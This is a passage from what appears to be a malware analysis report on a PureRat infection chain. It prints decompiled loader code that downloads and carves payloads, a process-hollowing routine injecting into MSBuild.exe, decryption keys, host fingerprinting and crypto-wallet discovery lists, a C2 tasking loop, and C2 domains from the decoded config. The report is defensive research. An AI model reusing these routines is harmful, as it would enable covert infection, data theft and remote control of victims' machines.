10 // Token: 0x060004FF RID: 1279 RVA: 0x00016364 File Offset: 0x00014564
11 public static void smethod_0(string string_0, string string_1, string string_2, string string_3)
12 {
13     try
14     {
15         WebClient webClient = new WebClient();
16         string @string;
17         string text;
18         int num;
19         int num2;
20         for (;;)
21         {
22             IL_0183:
23             webClient.Encoding = Encoding.UTF8;
24             for (;;)
25             {
26                 IL_0177:
27                 byte[] array = webClient.DownloadData(string_0);
28                 for (;;)
29                 {
30                     IL_0167:
31                     @string = Encoding.UTF8.GetString(array);
32                     for (;;)
33                     {
34                         IL_015D:
35                         text = "INICIO";
36                         for (;;)
37                         {
38                             IL_0153:
39                             string text2 = "FIM";
40                             for (;;)
41                             {
42                                 IL_0146:
43                                 num = @string.IndexOf(text);
44                                 for (;;)
45                                 {
46                                     IL_0139:
47                                     num2 = @string.LastIndexOf(text2);
48                                     for (;;)
49                                     {
50

```

Figure 22: Method within the DLL to extract the next stage .exe payload

However, as demonstrated here, the substitution did not replace the single '#' with 'A'; instead, it replaced '###' with 'A'.

```
    }
    Block_2:
    goto IL_023F;
IL_0191:
    int num4 = num + text.Length;
IL_019D:
    string text3 = @string.Substring(num4, num2 - num4);
IL_01AD:
    string text4 = Strings.StrReverse(text3.Replace("###", "A"));
IL_01C7:
    bool flag3;
    if (!text4.All(new Func<char, bool>(Class42.<>c.<>c_0.method_0)))
    {
        flag3 = false;
    }
```

Figure 23: String replacement

The execution method involves first determining the architecture of the decrypted PE file. For example, if malware was identified as 32-bit, it utilizes the %windir%\SysWOW64 folder. Conversely, if the malware were 64-bit, it would instead load from the %windir%\System32 directory.

```
text5 = "C:\\Windows\\SysWOW64\\" + string_2 + ".exe";
goto IL_02C8;
IL_02B4:
text5 = "C:\\Windows\\Microsoft.NET\\Framework\\v4.0.30319\\" + string_3 + ".exe";
IL_02C8:
Class29.smethod_0(text5, array2);
goto IL_0331;
IL_02D4:
bool flag9 = num7 == 523;
IL_02DF:
if (!flag9)
{
    goto IL_0331;
}
IL_02E3:
bool flag10 = string_1 == "1";
IL_02F1:
if (!flag10)
{
    goto IL_030B;
}
IL_02F5:
text5 = "C:\\Windows\\System32\\" + string_2 + ".exe";
goto IL_031F;
IL_030B:
text5 = "C:\\Windows\\Microsoft.NET\\Framework64\\v4.0.30319\\" + string_3 + ".exe";
IL_031F:
string text6 = "";
IL_0326:
x64.Load(array2, text5, text6);
IL_0331:
```

Figure 24: Next payload architecture checks

Process hollowing

The following describes the RunPE/Process Hollowing function. Process Hollowing is a sophisticated malware injection technique that executes malicious code within a legitimate process, in this case Msbuild.exe (passed as an argument by a preceding PowerShell script).

The function begins by declaring the necessary APIs for the RunPE operation. The mere presence of these specific APIs is highly indicative of RunPE or other process-injection methods, making their usage immediately suspicious.

The process injection steps involve:

1. Creating the Msbuild.exe process in a suspended state.
2. Unmapping its legitimate memory space.
3. Replacing the unmapped memory with the next-stage malicious payload.

This technique employs *process injection* rather than *file injection*. The malicious code resides exclusively in the current process's memory and is transient; it is volatile and is purged upon process termination unless the malware re-injects it. Crucially, this methodology modifies only the process memory, ensuring the original Msbuild.exe binary on the disk remains unaltered and retains its status as a signed, legitimate Windows file. This essential characteristic substantially aids the malware in evading detection, unlike conventional file infectors.

```

201 IL_0210:
202 long num9 = Marshal.ReadInt64(array2, 8);
203 IL_021A:
204 x64.ZwUnmapViewOfSection(num8, num7);
205 IL_0224:
206 x64.VirtualAllocEx(num8, num7, (long)num2, 12288U, 64U);
207 IL_0241:
208 x64.WriteProcessMemory(num8, num7, payloadBuffer, num3, 0L);
209 IL_0257:
210 short num10 = 0;
211 goto IL_02E5;
212 IL_025F:
213 bool flag2;
214 if (!flag2)
215 {
216     goto IL_02F2;
217 }
218 IL_0266:
219 byte[] array3 = new byte[40];
220 IL_026F:
221 Buffer.BlockCopy(payloadBuffer, num + 264 + (int)(40 * num10), array3, 0, 40);
222 IL_0288:
223 int num11 = Marshal.ReadInt32(array3, 12);
224 IL_0293:
225 int num12 = Marshal.ReadInt32(array3, 16);
226 IL_029E:
227 int num13 = Marshal.ReadInt32(array3, 20);
228 IL_02A9:
229 byte[] array4 = new byte[num12];
230 IL_02B2:
231 Buffer.BlockCopy(payloadBuffer, num13, array4, 0, array4.Length);
232 IL_02C1:
233 x64.WriteProcessMemory(num8, num7 + (long)num11, array4, array4.Length, 0L);
234 IL_02DE:
235 num10 += 1;
236 IL_02E5:
237 flag2 = num10 < num6;
238 goto IL_025F;
239 IL_02F2:
240 x64.GetThreadContext(num9, intPtr2);
241 IL_02FC:
242 byte[] bytes = BitConverter.GetBytes(num7);
243 IL_0305:
244 long num14 = Marshal.ReadInt64(intPtr2, 136);
245 IL_0313:
246 x64.WriteProcessMemory(num8, num14 + 16L, bytes, 8, 0L);
247 IL_0333:
248 Marshal.WriteInt64(intPtr2, 128, num7 + (long)num5);
249 IL_0345:
250 x64.SetThreadContext(num9, intPtr2);
251 IL_034F:
252 x64.ResumeThread(num9);
253 IL_0360:
254 Marshal.FreeHGlobal(intPtr);
255 IL_0367:
256 x64.CloseHandle(num8);
257 IL_036F:

```

Figure 25: Process hollowing api's

Stage 5: The executable in memory

This file is a .NET executable that has been obfuscated using .NET Reactor, significantly complicating the analysis process. As previously detailed in the steganography section, the binary is initially embedded within the **GeneratedPay.png** image and must be decoded to restore its original executable form.




Figure 26: Main function of the executable

Within the analyzed file, method_2 serves as the primary function of Class3.

Below is the corresponding code fragment:

```

None
{
    byte[] array = new Class2().method_0();
    byte[] array2 = new Class1().cifZmXvpu(array);
    return Assembly.Load(this.method_0().method_2(array2));
}

```

Analysis of the executable highlights a complex resource extraction system. The operation begins by extracting data from the internal “Hvfwfe.Properties.Resources”, converting the content into a raw byte array to enable subsequent operations.

```

31      array = Convert.FromBase64String("L39BESKsg0RN81UJwZo0oA==");
32      for (;;)
33      {
34          IL_0098:
35          array2 = Convert.FromBase64String("SD2/MQsJWxU=");
36          IL_0090:
37          while (byte_0 != null)
38          {
39              IL_0087:
40              while (byte_0.Length != 0)
41              {
42                  IL_007E:
43                  while (array != null)

```

Name	Value	Type
this	(Class1)	Class1
byte_0	byte[0x00048398]	byte[]
array	byte[0x00000010]	byte[]
array2	byte[0x00000008]	byte[]
num2	0x00000000	int
num	0x00000008	int

Figure 27: B64 encoded Triple DES key and IV

Following extraction, the malware configures a TripleDES decryption routine. It sources the required cryptographic Key and Initialization Vector (IV) from Base64-encoded strings found within the file. Once decoded into byte arrays, these components are utilized to decrypt the initial resource data.

```

56      int num2 = BitConverter.ToInt32(array, 0);
57      IL_0062:
58      GZipStream gzipStream = new GZipStream(memoryStream, CompressionMode.Decompress);
59      IL_006C:
60      try
61      {
62          byte[] array2 = new byte[num2];
63          gzipStream.Read(array2, 0, num2);
64          array3 = array2;
65      }
66      finally
67      {
68          if (gzipStream != null)
69          {
70              ((IDisposable)gzipStream).Dispose();
71          }
72      }
73

```

Name	Value	Type
array3	byte[0x000A2200]	byte[]
[0]	0x4D	byte
[1]	0x5A	byte
[2]	0x90	byte
[3]	0x00	byte
[4]	0x03	byte
[5]	0x00	byte
[6]	0x00	byte
[7]	0x00	byte
[8]	0x04	byte
[9]	0x00	byte
[10]	0x00	byte

Figure 28: Decryption of next stage payload from resource

The decrypted payload is then managed through an initialized memory stream. By pushing the byte array directly into this stream, the malware facilitates a fileless execution at runtime, bypassing the need to write any files to the local disk.

In the final stage, the resulting bytes are loaded directly into the system's memory as a .NET assembly. This allows the payload to execute immediately in memory, maintaining a fileless profile to evade detection mechanisms.

Final payload(PureRat)

As in earlier stages, the final payload consists of a .NET DLL file secured with .NET Reactor protection.

The malware author strategically employed .NET Reactor throughout the infection chain to bypass detection and complicate analysis for researchers. However, once processed through .NET Reactor Slayer, the code becomes significantly more legible and easier to comprehend.

```
Class9.smethod_3(new GClass4
{
    String_1 = Class4.smethod_2(),
    String_0 = Class4.smethod_0(),
    Boolean_0 = Class4.smethod_7(),
    String_5 = Class4.smethod_3(),
    String_4 = Class4.smethod_4(),
    String_3 = "4.4.0",
    String_2 = Class4.smethod_6(),
    Int32_2 = Class9.int_1,
    String_7 = Class3.smethod_0(),
    kgqTrCraqa = Class3.smethod_2(),
    String_9 = Class9.gclass3_0.String_0,
    String_10 = Class4.smethod_8()
});
goto IL_048B;
```

Activate Windows

Figure 29: Main function

Initial analysis reveals a collection of methods within class9. Each of these methods is designed to fingerprint extensive data from the infected host before transmitting it to the C2 server. Examining each method individually:

Class4.smethod_2()

By querying root\SecurityCenter2 via WMI, this method identifies every security product currently installed on the compromised host.

```
{
    ManagementObjectSearcher managementObjectSearcher;
    for (;;)
    {
        IL_007A:
        Class4.string_1 = "N/A";
        for (;;)
        {
            IL_005C:
            managementObjectSearcher = new ManagementObjectSearcher("root\\SecurityCenter2", "SELECT * FROM AntiVirusProduct");
            int num = 18;
            while (num != 18)
```

Figure 30: Query AV products

Class4.smethod_0()

By harvesting the processor ID, disk drive and physical memory serial numbers, and the user's domain name, this method generates a persistent, unique identifier for the compromised host.

```
{
    IL_00E2:
    text += Class4.smethod_1("Win32_Processor", "ProcessorId");
    int num;

    IL_011B:
    text += Class4.smethod_1("Win32_DiskDrive", "SerialNumber");
    IL_0135:
    IL_0141:
    text += Class4.smethod_1("Win32_PhysicalMemory", "SerialNumber");
    IL_0154:
```

Figure 31: Unique host identifier

Class4.smethod_7()

By performing WMI queries for PnP devices categorized under the "image" and "camera" classes, this method essentially verifies if a webcam is present on the system.

```
{
    ManagementObjectSearcher managementObjectSearcher;
    for (;;)
    {
        IL_007A:
        Class4.string_1 = "N/A";
        for (;;)
        {
            IL_005C:
            managementObjectSearcher = new ManagementObjectSearcher("root\\SecurityCenter2", "SELECT * FROM AntiVirusProduct");
            int num = 18;
            while (num != 18)
```

Figure 32: Query PnP devices

Class4.smethod_3()

This specific method is tasked with harvesting the current domain and username from the infected host.

```

internal static string smethod_3()
{
    if (Class4.string_2 == null)
    {
        try
        {
            Class4.string_2 = "N/A";
            Class4.string_2 = Environment.UserName;
        }
        catch
        {
        }
        try
        {
            string userDomainName = Environment.UserDomainName;
            if (!userDomainName.smethod_0())
            {
                Class4.string_2 = Class4.string_2 + "[" + userDomainName + "];
            }
        }
        catch
        {
        }
    }
    return Class4.string_2;
}

```

Figure 33: UserName and userDomainName

Class4.smethod_4()

This specific method identifies the privilege level by verifying the Windows Identity of the current process against standard roles, such as administrator, user, or guest.

```

internal static string smethod_4()
{
    try
    {
        using (WindowsIdentity current = WindowsIdentity.GetCurrent())
        {
            WindowsPrincipal windowsPrincipal = new WindowsPrincipal(current);
            for (;;)
            {
                IL_0243:
                int num = 0;
                IL_0233:
                while (!windowsPrincipal.IsInRole(WindowsBuiltInRole.Administrator))
                {
                    IL_0204:
                    while (!windowsPrincipal.IsInRole(WindowsBuiltInRole.User))
                    {
                        IL_01F1:
                        while (!windowsPrincipal.IsInRole(WindowsBuiltInRole.Guest))
                        {
                            IL_01DE:
                            while (!windowsPrincipal.IsInRole(WindowsBuiltInRole.SystemOperator))
                            {
                                IL_01CB:
                                while (!windowsPrincipal.IsInRole(WindowsBuiltInRole.AccountOperator))
                                {
                                    IL_01B8:
                                    while (!windowsPrincipal.IsInRole(WindowsBuiltInRole.BackupOperator))
                                    {
                                        IL_01A2:
                                        while (!windowsPrincipal.IsInRole(WindowsBuiltInRole.PowerUser))
                                        {

```

Figure 34: privilege level checks

Class4.smethod_6()

To gather details regarding the operating system, including the specific Windows version and architecture, this method executes WMI queries.

```
internal static string smethod_6()
{
    if (Class4.string_3 == null)
    {
        try
        {
            Class4.string_3 = "Unknown OS";
            for (;;)
            {
                IL_00CC:
                ManagementObjectSearcher managementObjectSearcher = new ManagementObjectSearcher("SELECT Caption FROM Win32_OperatingSystem");
                int num = 41;

                if (Class4.string_3.Contains("7"))
                {
                    goto IL_026A;
                }
                IL_014E:
                if (!Class4.string_3.Contains("8.1"))
                {
                    goto IL_0170;
                }
                IL_0160:
                Class4.string_3 = "Windows 8.1";
                goto IL_0275;
                IL_0170:
                if (Class4.string_3.Contains("8"))
                {
                    goto IL_025D;
                }
                IL_0185:
                if (Class4.string_3.Contains("10"))
                {
                    goto IL_0247;
                }
                IL_019A:
                if (Class4.string_3.Contains("11"))
                {
                    goto IL_023A;
                }
                IL_01AF:
                if (!Class4.string_3.Contains("2012"))
                {
                    goto IL_01DA;
                }
                IL_01C1:
                Class4.string_3 = "Windows Server 2012";
            }
        }
        catch { }
    }
}
```

Figure 35: Query OS details

Class3.smethod_0()

This function scans the host to identify and catalog numerous desktop and browser-based cryptocurrency wallets. It performs these checks by searching for specific Chrome extension IDs, auditing registry keys, and examining file system paths such as %APPDATA%. While it generates a string report of the discovered wallets, the function itself does not engage in any data collection activities.

```

IL_0080:
try
{
    using (RegistryKey registryKey = Registry.CurrentUser.OpenSubKey("Software\\Bitcoin\\Bitcoin-Qt",
        RegistryKeyPermissionCheck.ReadSubTree))
    {
        if (registryKey != null && new DirectoryInfo(Path.Combine(registryKey.GetValue("strDataDir").ToString(),
            "wallets")).Exists)
        {
            CS$<>8_locals1.list_0.Add("Bitcoin-Qt");
        }
    }
}

dictionary.Add("Iridium\\User Data\\", "Iridium");
dictionary.Add("7Star\\7Star\\User Data\\", "7Star");
dictionary.Add("CentBrowser\\User Data\\", "CentBrowser");
dictionary.Add("Chedot\\User Data\\", "Chedot");
dictionary.Add("Vivaldi\\User Data\\", "Vivaldi");
dictionary.Add("Kometa\\User Data\\", "Kometa");
dictionary.Add("Elements Browser\\User Data\\", "Elements");
dictionary.Add("Epic Privacy Browser\\User Data\\", "Epic Privacy");
dictionary.Add("uCozMedia\\Uran\\User Data\\", "Uran");
dictionary.Add("Fenrir Inc\\Sleipnir5\\setting\\modules\\ChromiumViewer\\", "Sleipnir5");
dictionary.Add("CatalinaGroup\\Citrio\\User Data\\", "Citrio");
dictionary.Add("Coowon\\Coowon\\User Data\\", "Coowon");
dictionary.Add("liebao\\User Data\\", "liebao");
dictionary.Add("QIP Surf\\User Data\\", "QIP Surf");

CS$<>8_locals1.dictionary_0 = new Dictionary<string, string>
{
    { "ibnejdfjmmkpcnlpebklmnkoehofec", "TronLink" },
    { "nkbihfbeogaeaoehlefnkodbefgpgknn", "MetaMask" },
    { "fhbohimaebolhpjbbldcngcnapndodjp", "Binance Chain Wallet" },
    { "ffnbelfdoeiohenkjibnmadjiehjhajb", "Yoroi" },
    { "cjelfplplebdjjenllpjcbmljkfcffne", "Jaxx Liberty" },
    { "fihkakfobkmkjojpchpfgcmhfjnmnfpi", "BitApp Wallet" },
    { "kncchdigobghenbbaddojjnnagofppfj", "iWallet" },
    { "aiifbnbfobpmeeekipheeiijmdpnlpgrp", "Terra Station" },
    { "ijmpgkjfkbfhoebgogflfebnmejmfbml", "BitClip" },
    { "blnieiiffboillknjnepogjhkgnoapac", "EQUAL Wallet" },
    { "amkmjmmflddogmhpjloimipbofnfjih", "Wombat" },
    { "jbdaocneiinnmbjlgalhcelgbejmnid", "Nifty Wallet" },
    { "afbcbjpbpfadlkmhmlhkeodmamcflc", "Math Wallet" },
    { "hpglfhgfhnbgpjdenjgmdgoeiappafln", "Guarda" },
    { "aeachknmefphepccionboohckonoemg", "Coin98 Wallet" },
    { "imloifkgjagghnncjkhgghdhalcnfklk", "Trezor Password Manager" },
    { "oeljdldpndbchonieliidobddffflal", "EOS Authenticator" },
    { "eaeidmifmabhhiefcbgaolhbanlaolb", "Authv" }
}

```

Figure 36: Query crypto wallets

Class3.smethod_2()

Utilizing the GetLastInputInfo API, this method functions as an idle-time tracker. It calculates the duration of user inactivity and subsequently formats that time period for reporting.

```

IL_00F3:
Class0.GetLastInputInfo(ref @struct);
IL_00FB:
IL_00FE:
    TimeSpan timeSpan = TimeSpan.FromMilliseconds(Environment.TickCount - (int)@struct.uint_1);
IL_0114:
IL_0117:
    text = string.Format("{0}d {1}h {2}m {3}s", new object[] { timeSpan.Days, timeSpan.Hours, timeSpan.Minutes,
        timeSpan.Seconds });
IL_0166:

```

Figure 37: Idle time tracker

Class4.smethod_8()

To determine the complete path of the process currently in execution, this specific method is employed. By caching the retrieved result, the system avoids unnecessary subsequent calls, which streamlines operations and minimizes constant communication with the underlying operating system.

```
internal static string smethod_8()
{
    try
    {
        if (Class4.string_4 == null)
        {
            Class4.string_4 = Process.GetCurrentProcess().MainModule.FileName;
        }
    }
    catch
    {
    }
    return Class4.string_4;
}
```

Figure 38: Get path current process

Following the exhaustive fingerprinting of the compromised host and the successful establishment of a handshake with the command-and-control (C2) server, the RAT shifts into its operational core. It initiates a persistent tasking loop, acting as a continuous listener ready to process incoming instructions. This loop allows the malware to maintain a steady line of communication with its operator, facilitating the seamless delivery and execution of various malicious commands over time.

```

i = BitConverter.ToInt32(array, 0);
IL_089D:
while (i > 0)
{
    for (;;)
    {
        IL_0892:
        array = new byte[i];
        for (;;)
        {
            IL_088D:
            num8 = 0;
            for (;;)
            {
                IL_0888:
                num10 = 0;
                for (;;)
                {
                    IL_087F:
                    if (i != 0)
                    {
                        goto IL_080B;
                    }
                    for (;;)
                    {
                        IL_07FB:
                        CS$<>8__locals1.gclass2_0 = GClass1.MbhpwgUnsP(array);
                        for (;;)
                        {
                            IL_07D9:
                            new Thread(new ThreadStart(CS$<>8__locals1.method_0)).Start();

```

Figure 39: Main loop for awaiting further payloads or instruction from C2

The operations within the task loop are quite clear once they are deconstructed:

- Identify the length of the payload
- Pull that specific number of bytes into a dedicated buffer
- Use the `protoBuf` routine to deserialize the contents of the buffer
- Initiate a new thread to execute the task by calling **method_0**

Upon a detailed inspection of the code, a substantial Base64-encoded blob was identified within the file.

```

Class9.gclass3_0 = (GClass3)GClass1.MbhpwgUnsP(Convert.FromBase64String("H4sIAAAAAAAAAAM3t7EWAFAuBQFaJF2RY1EQ2tpxx6HsZEonvNzzqlzGqexPc7h0/g5Po40abXlCobnfr++4f//
PTnvzXdsqbDupTz3uTlgy15FMNSbFP2S7/8PP3/Ff/vvzX//1kw6hQLUCB1a1AgdkQQVtoJ02KtPWFQbKq18+jEPX94DBVtIUd43EHCgLfQEPAh1xz6EKuYD2
+Z5sJrF8Mgy6EvGffApeVCJ83oZhKd11r701sf100glQJ0m15G6B+/fMrwOM4PxEfVb11koAcuXwHfO3pCQRYhRZah8kqg6qgo20kAlzp0kF2Y4bwssH0ACMjxB/
jNVTBCDthcMqVH0GAdrasclRlaE6WfZrcE73iDR94HEX5pvLGr7w0+Iktc2f+zk2iQt5y4st3MhAq+hr+abv15DRp1CH4y2h7D2Rtt0if6FosYa7Hjbuqk1J3m/OcVoT70pxC/uiDxSxMuz/
p4gsnVcfxCBNOxMAe55suAmY8n9wMxEdtFp4W5UGJ7/Tz5tCWCKfOAB3a50wzsoKmTLpm2DoXiFAyvevrSyO4dJF6nR5EPriFYntWC67+9W4ZaslWuG9ryytwiKbcRUZldsmZfnt3mY
+7E9H1JTGhuuWYew6y7s84sEz/KZmPAiGpkzwLFinvszahhHKXuQDha0xw3ABv45Q0joDWF2iV0zikAQDmf78z0x/OjIYGVV1qZyq3AwHhOggVrYbcoIip1R64QSkK7LLVIOCe90QRcoG/A4rUlmA2+kjGt/
K5SvhpEgV1NU3XAxrDCobndqmOg6DLv0M9LxMA07qiu544afMSiDu67wiwVboqTSqH+YNI8SSJsz53h0QaTiil18Saob6Y+DpJ6tPUL2jBxs0E2Q5v/
zqK3Bg2zUm1W50Y1s3fK1aXamUwxzn9sVzry4FTLu40zb30X1CsU92caUwGQc1K/V0HPxKPG2rntRc7vLlvBM166a9TBvgZZdu/
RsBbW0m3LjtdrmDOFA4J0VL1QuQf1GxmCiDX1gA3a84aHzoGARISBtQhAr258Q+xr0l1X0yxY1Yh9rKn8nb58e9IM/Yj5wUA/Y8oMF/gE0gX3c/+dRYHKgEkCyM/
R8Rjoge5Z8K7UxfVnaNf5nKMXsQ3xPcYjWPXgG41Ph/52+KF4qKtsx3G1BGzBRwUd0OpMpa6NmOxvrx7aEGiIfpmtmeaMqHL26x1C9jQNA2FtYtnzJuUXppRPLfwGc
+opdRXiNtVWYVF4JC080mJ0917da5ZLicIdgJwecPjapCtjmSYzalCzZw6JctQ+F4HGh3MFg/Qm2U18fsfCxAPE1+igowWf6nSUCw5j+21nJg9WzNuJusMnUft9kvk7k/vwmVax91B0jPZfV0D2ZWgZDmV08
+XjYyhN19WkqctgeCd6gAm1sVMwiVhc3wUJfE5iW/o16Q1oauoF+X0CD1sVjCY/t4Ed1sfc5itjGXFUus+FMcKntUQPgy1QyPdPamyVUhhcRryLu/
YM1QfexUQ3UQbgyKV0Jnd/6ufnhZ9ih37FnBaZBbs0QnVF8X2imTz01n+yDwcybT2ys8K3o7bYKP4bg3/EsjuQqTERii+JAUXfk+/BG
+ig0PBWLQCY9eEr9TlYnuffg1E9cKwCm18A0f0t5KAPmGSDUjil88I4aqsX4vbd7ijy3xhaB3cwBtw8f0jv3Q/OHa5YcVyIuy1G5JdRzaaUlg8GiJtDLme2mQ0uxX3myWipBwIzd7EW+v9t31nppjm1T5jXJ0
+q9Bgi6oeU+qgD17/x8Lf/8+xx+9WqG6h9/YP8ELisH1B+VLY++zZd/fkVnoqzvoGAAA="));
Class9.x509Certificate2_0 = new X509Certificate2(Convert.FromBase64String(Class9.gclass3_0.Owpxdm3i1N));

```

Figure 40: Base64-encoded blob

The process for decoding this data involves the following steps:

1. **Base64 decoding:** The primary string undergoes a Base64 decoding process.
2. **GZip decompression:** Analysis of the decoded output indicates the presence of a GZip header, leading to its decompression.
3. **Protobuf deserialization:** Finally, the resulting data is deserialized according to a Protocol Buffers (protobuf) schema.

This procedure effectively exposes the configuration settings of the malware.

```
"38": {
  "1": [
    "instantservices1.ddns.guru.com",
    "instantservices2.ddns.guru.com"
  ],
  "2": 1917,
  "3": "MIIEBjCCATKqAwIBAgIQALXQ0H8P2xVJmYUIYWSUTANBgkqhkiG9w0BAQ0FADAMMRQwEgYDVQDDAtOdn11bXp5YmVleDAGFw0yNTA0MjYyMjU0MzZVaGA850Tk5MTIzMTIzNTk1OVowFjEUMBIGA1UEAwLTn25dW16eWJlZ2XGwgG1iMA0GCSqGSIb3DQEBBQUAA4ICDwAwgGIKA0ICAQCAQzqawV11LXjBnYnLiXal1vPETwFA/cmVX3YLDNVK7ceNDqBecRrpr12KqSx3spqN+6X1dUeQShgR1aXb+37NmTAbjksG1XysPERhou5ygAaezjcdCLdWvsiEc/mvSodoQmx8dpIqRM33WuEx+NL/x4fNV9ox2CrISRF0dTLXcVe3v82zC0j6WocNAK0mG9ioBELJqMLNQMCFIwotYUgoAYMF67xTI+13Ua1vbbhESMpTzHILZnwsfFucgAwF0HKXNgKvLgbczSzOcnv2RFLJhZIBuG1BtrHvHo3V2WpaOYnENLJqIXdBRhyOhQIX0BY5/0IoNfIu4IndyFW14MiCmZQh9UE44RCFMfbQcoX1L+VpCgLeahHjE9IYr2XX0FPi5u1J1JgvVSVeFEBshuAVC2zq64Hd3fV65LsVrNmX3ue2tG3xO4s6pOOSTAL9BENTSkaM3AVkbpnQrsqAAv0t0vM2Ra17B4ZxZxABgatJiaHwC/4a3Z2YbmcSn2GnxIGaYuEKf9hww56/jh7IqI28bnHOWQDprFTtVi9t6jbbhNgrBzaCheKkOdttrQh1FSPpDwqFv88C7MmEJPomZvPt61H3ACqmtgmCYoEUQ3MTXiZSsuZD9katLP/OzE8HSQeTQJ0aPwz6SYtgurb+CAVTXg3BgS46UN91FQIDAQABozIwMDADBgNVHQ4EFgQUq+QynM7FdmSu2FmYLDKzZfU8nMwDwYDR0TAQH/BAUwAwEB/zANBgkqhkiG9w0BAQ0FAAOCAgEAgZv98rxXMA5mB5fJhNq1j8ON7xWGYB/F7Xm1d+lg/DiLDamzRdnd/KtHgYysVBdDXd9VRKpEqvhoYfYtznJAZL+Mlq3Bm4ieb50Thm10MJYVA87WhP1c9f5H71je2LWpVraTJhgVHCPJgWddT59B7k4oRMKBvhBCa4dsnVtYq35ysgybB91bnAhB2k+Xc0Qx8E83/rqIVaz5BqF2pod03VUM8dXi9LpY6eNjPhcYqteq9vbtbCr5hb0rLzUF+rmxAfzH8M3BngxbHSFSN+vJVeBCKCxx7Q+oWLRyP2caj4+3KKRA9YHf6gtgELwLJ+cKwcV87qLlW50Ky6Rm+8nuFVn00v1vzjhwRwbT9PqzGjS/JRFV2gnW/NKk0XMSx6ejJNSrR15zeZYNKJ3+ftIBuF6c16AqFz8kVRK1CrHUTCZmBERI+zLFFRWK7y0KJqLPfmj/43xr5azTdtFXRj23oWovId7L5CzL1+51+3nZdsfyUoI7du3W64nm4T8s2UKJqk8UIgZqCjEARELWfI/M3jGA+pw+gr++Us2X96hlmvEqQDwU2UEVnScA1QNU1MKb18DwSqe1B5Y6FJksaM3IQae411wJ3XagNzrsi+hWmtD0Isq4G3EcHmF3jyjfkmTKcuGURqHgtT7E10S9F8/VVdczcx7s=",
  "4": "trying",
  "7": {},
  "8": "APPDATA",
  "9": "Jumpbikh1"
}
```

Figure 41: Decoded malware config

By attaching the active MSBuild.exe process to a debugger, we conducted an in-depth inspection following the execution of the VBS script and subsequent process hollowing. This analysis allowed us to uncover several critical findings regarding the behavior of the legitimate MSBuild.exe during execution.




